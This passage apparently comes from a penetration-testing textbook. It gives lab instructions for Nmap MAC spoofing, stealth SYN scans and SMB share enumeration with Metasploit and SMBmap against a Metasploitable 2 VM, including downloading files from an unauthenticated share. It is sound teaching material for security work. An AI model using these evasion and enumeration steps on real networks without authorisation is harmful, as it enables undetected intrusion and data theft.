
Using MAC and IP spoofing techniques

Nmap is like the Swiss army knife of scanners, filled with lots of scanning features to evade detection. Nmap allows a penetration tester to spoof both the MAC and IP addresses of their Kali Linux machine.The following are common MAC and IP spoofing techniques with Nmap:

1. To perform an Nmap scan using a randomized MAC address, use the `--spoof-mac 0` command as shown below:


```
kali@kali:~$ sudo nmap --spoof-mac 0 172.30.1.49
```

The following screenshot shows Nmap generated a random MAC address before performing the scan on targeted system:



```
kali@kali:~$ sudo nmap --spoof-mac 0 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 20:35 EDT
Spoofing MAC address B3:40:75:65:CE:2C (No registered vendor)
Nmap scan report for 172.30.1.49
Host is up (0.000080s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```

In addition, the following screenshot shows the packets that were captured using Wireshark to further verify Nmap used a randomized address as the source MAC address:




```
Frame 3: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth1, id 0
Ethernet II, Src: b3:40:75:65:ce:2c (b3:40:75:65:ce:2c), Dst: PcsCompu_33:ac:4e (08:00:27:33:ac:4e)
  Destination: PcsCompu_33:ac:4e (08:00:27:33:ac:4e)
  Source: b3:40:75:65:ce:2c (b3:40:75:65:ce:2c)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 172.30.1.50, Dst: 172.30.1.49
Transmission Control Protocol, Src Port: 43423, Dst Port: 995, Seq: 0, Len: 0
```

1. To perform an Nmap scan on a targeted system with a spoof MAC address of a specific vendor, it’s simply as including the vendor’s name, with the following commands:

```
kali@kali:~$ sudo nmap -sT -Pn --spoof-mac hp 172.30.1.49
```

The following screenshot Nmap using an HP MAC address as the source address:




```
kali@kali:~$ sudo nmap -sT -Pn --spoof-mac hp 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 21:00 EDT
Spoofing MAC address 00:16:B9:0D:8B:6E (ProCurve Networking by HP)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 172.30.1.49
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```

To learn more about the various functionality of Nmap, use the `nmap -h` and `man nmap` commands to view the help menu and manual page.


Having completed this section, you have learned how to evade detection on a network while performing scanning using Nmap. Next, you will learn how to perform a stealth scan using Nmap.

Stealth scanning techniques

By default, Nmap establishes a TCP 3-way handshake on any open TCP ports found on the targeted systems. Once the handshake has been established between the attacker machine and the targeted system, data packets are exchanged between each host. The following diagram shows the TCP 3-way handshake, where Host A is initializing communication with Host B:



During a penetration test, it's important to be as stealthy as possible on the network. This creates the effect of a real adversary attempting to compromise the targeted systems on the network, without being caught by the organization's security solutions. However, by establishing a TCP 3-way handshake with the targeted devices, we are making ourselves known to the target.By using Nmap, we can perform a stealth scan (half-open) between the target and our attacker system. A stealth scan does not setup a full TCP 3-way handshake but resets the connection before it’s fully established.The following diagram shows the exchange of TCP packets during an Nmap stealth scan:



As shown in the preceding diagram:


1. The attacker machine tricks the target by sending a **TCP SYN** packet to a specific port on the targeted system to determine if the port is open.
2. Then, the target system will respond with a **TCP SYN/ACK** packet if the port is open.
3. Lastly, the attacker will send a **TCP RST** packet to the target to reset and terminate the connection.

To get started with learning stealth scanning techniques, please use the following instuctions:

1. Power-on the **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands to perform a stealth scan on the Metasploitable 2 to identify whether port 80 is open:


```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.48
```

Using the `-sS` syntax to indicate a stealth scan, and the `-p` operator allow us to specify a targeted port.The following screenshot shows the Nmap identified port 80 as opened on the targeted system:



```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 19:19 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00017s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

The following screenshot shows the exchange of packets between the Kali Linux (`172.30.1.50`) and the targeted system (`172.30.1.48`) during the stealth scan:



```
Source        Destination   Protocol  Length Info
172.30.1.50   172.30.1.48   TCP           58 49795 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
172.30.1.48   172.30.1.50   TCP           60 80 → 49795 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
172.30.1.50   172.30.1.48   TCP           54 49795 → 80 [RST] Seq=1 Win=0 Len=0
```

As shown in the preceding snippet, Nmap sent a **TCP SYN** packet with a destination port 80 to identify whether there are any running services on port 80 of the targeted system. The target responded with a **TCP SYN/ACK** packet as expected, however, the attacker machine sent a **TCP RST** packet to reset and terminate the connection. Therefore, no network connections were made between the attacker machine (Kali Linux) and the targeted system during the stealth scan.However, keep in mind that seasoned cybersecurity professionals who are actively monitoring their network traffic for any security incidents can easily identify whether a threat actor is performing a stealth scan on their network.Having completed this section, you have learnt how to perform various types of scanning techniques to identify live hosts on a network, profile their running services and operating systems. In the next section, you will learn how to enumerate common services and network shares from vulnerable systems.

Enumerating network services

While scanning, you will notice there are common network services running on the targeted systems. Collecting more information on these network services can help you further identify shared network resources such shared directories, printers, and file shares on system. Sometimes, these network services are misconfigured and enables a threat actor to gain unauthorized access to sensitive data stored on servers and other systems within an organization.Over the next few sub-section, you will learn how to enumerate common network services such as **Server Message Block** (**SMB**), **Simple Mail Transfer Protocol** (**SMTP**) and **Simple Network Management Protocol** (**SNMP**).

Enumerating SMB services

Server Message Block (**SMB**) is a common network service that allows hosts to share resources such as files to other devices on a network. As an aspiring ethical hacker and penetration tester, it's always recommended to enumerate file shares once it's within your scope for the penetration test.To get started enumerating SMB services on a targeted system, please use the following instructions:


1. Power-on both the **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following command to launch the Metasploit Framework:

```
kali@kali:~$ msfconsole
```

1. After the Metasploit framework loads, use the `search` command along with the `smb_version` search term to quickly locate modules:

```
msf6 > search smb_version
```

As shown in the following screenshot, the search result shows only one module available which can be used to identify whether SMB is running on the targeted system and its version:




```
msf6 > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                   normal  No     SMB Version Detection
```

1. Next, use the following commands to load the module and display its options:

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
```

Using the `options` or `show options` command displays the current settings within the loaded module and helps you determine whether there are additional configurations needed before executing the module, as shown below:



```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/
                                       g-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

RHOSTS value is required


As shown in the preceding screenshot, there are two required settings. One is `RHOSTS` or the target settings, while the other is the number of threads to apply to the process. Notice that the `RHOSTS` setting is blank.

1. Next, use the following commands to set the targeted system (Metasploitable 2) as the `RHOSTS` and execute the module:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 172.30.1.49
msf6 auxiliary(scanner/smb/smb_version) > run
```

The `run` command is commonly used to execute auxiliary modules within the Metasploit framework, while the `exploit` command is used to execute exploit modules.

The following screenshot shows Metasploit was able to detect SMB is running and it’s version from the targeted system:



```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 172.30.1.49
RHOSTS ⇒ 172.30.1.49
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.30.1.49:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 172.30.1.49:445       -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.30.1.49:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Use the `exit` command to quit Metasploit framework and return to the BASH shell on the Terminal.

Using more than one tool to enumerate running services on your target is always recommended because there's the possibility one tool may not identify something important. Sometimes, penetration testers may prefer to work with Metasploit as it contains a lot of *auxiliary* modules to scan and enumerate services, while others prefer Nmap. However, I recommend that you become familiar with both tools as they are excellent and will be very handy in various situations.Since SMB has been discovered on the targeted system, we can use **SMBmap** to enumerate the files and shared drives within the target. To get started using SMBMap, please use the following instructions:

1. Ensure **Kali Linux** and **Metasploitable 2** virtual machines are power-on.
2. On **Kali Linux**, use the following commands on the **Terminal** to identify whether the targeted system (Metasploitable 2) is running the SMB service:

```
kali@kali:~$ nmap -p 139,445 172.30.1.49
```

1. The following screenshot shows Nmap was able to identify ports 139 and 445 is open on the targeted system:




```
kali@kali:~$ nmap -p 139,445 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 09:02 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00047s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

1. Next, use SMBmap to identify whether the targeted system has any network shares:

```
kali@kali:~$ smbmap -H 172.30.1.49
```

As shown in the following screenshot, the targeted system (Metasploitable 2) has a few shared drive, most are not accessible over the network except for the **tmp** resource:




```
kali@kali:~$ smbmap -H 172.30.1.49
[+] IP: 172.30.1.49:445 Name: 172.30.1.49
        Disk                                              Permissions     Comment
        ----                                              -----------     -------
        print$                                            NO ACCESS       Printer Drivers
        tmp                                               READ, WRITE     oh noes!
        opt                                               NO ACCESS
        IPC$                                              NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                            NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

As shown in the preceding screenshot, the SMBmap tool was able to provide the permissions and comments for each network share on a targeted system. This information is useful in helping ethical hackers and penetration testers to identify sensitive directories and collect data found within unsecure network shares.

1. Next, use the following commands to display the contents of the **tmp** directory on the targeted system:

```
kali@kali:~$ smbmap -H 172.30.1.49 -r tmp
```

As shown in the following screenshot, SMBmap was able to access the **tmp** directory because there were no authentication mechanism that’s configured to restrict unauthenticated access:




```
kali@kali:~$ smbmap -H 172.30.1.49 -r tmp
[+] IP: 172.30.1.49:445 Name: 172.30.1.49
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        tmp                                                     READ, WRITE
        .\tmp\*
        dr--r--r--                0 Mon Aug 28 20:11:47 2023    .
        dw--w--w--                0 Sun May 20 14:36:11 2012    ..
        fw--w--w--                0 Mon Aug 28 18:49:42 2023    4582.jsvc_up
        dr--r--r--                0 Mon Aug 28 18:49:31 2023    .ICE-unix
        dr--r--r--                0 Mon Aug 28 18:49:36 2023    .X11-unix
        fw--w--w--               11 Mon Aug 28 18:49:36 2023    .X0-lock
```

1. Next, to download all the contents of the **tmp** directory onto your Kali Linux machine, use the following commands to create a new directory (folder) within Kali Linux and download the files:

```
kali@kali:~$ mkdir smb_files
kali@kali:~$ cd smb_files
kali@kali:~/smb_files$ smbmap -H 172.30.1.49 --download .\tmp\*
```

The following screenshot shows the execution of the preceding commands:



```
kali@kali:~$ mkdir smb_files

kali@kali:~$ cd smb_files

kali@kali:~/smb_files$ smbmap -H 172.30.1.49 --download .\tmp\*
```

Having completed this section, you have learned how to perform SMB enumeration using both Metasploit and SMBMap. In the next section, you will learn how to perform SMTP enumeration.

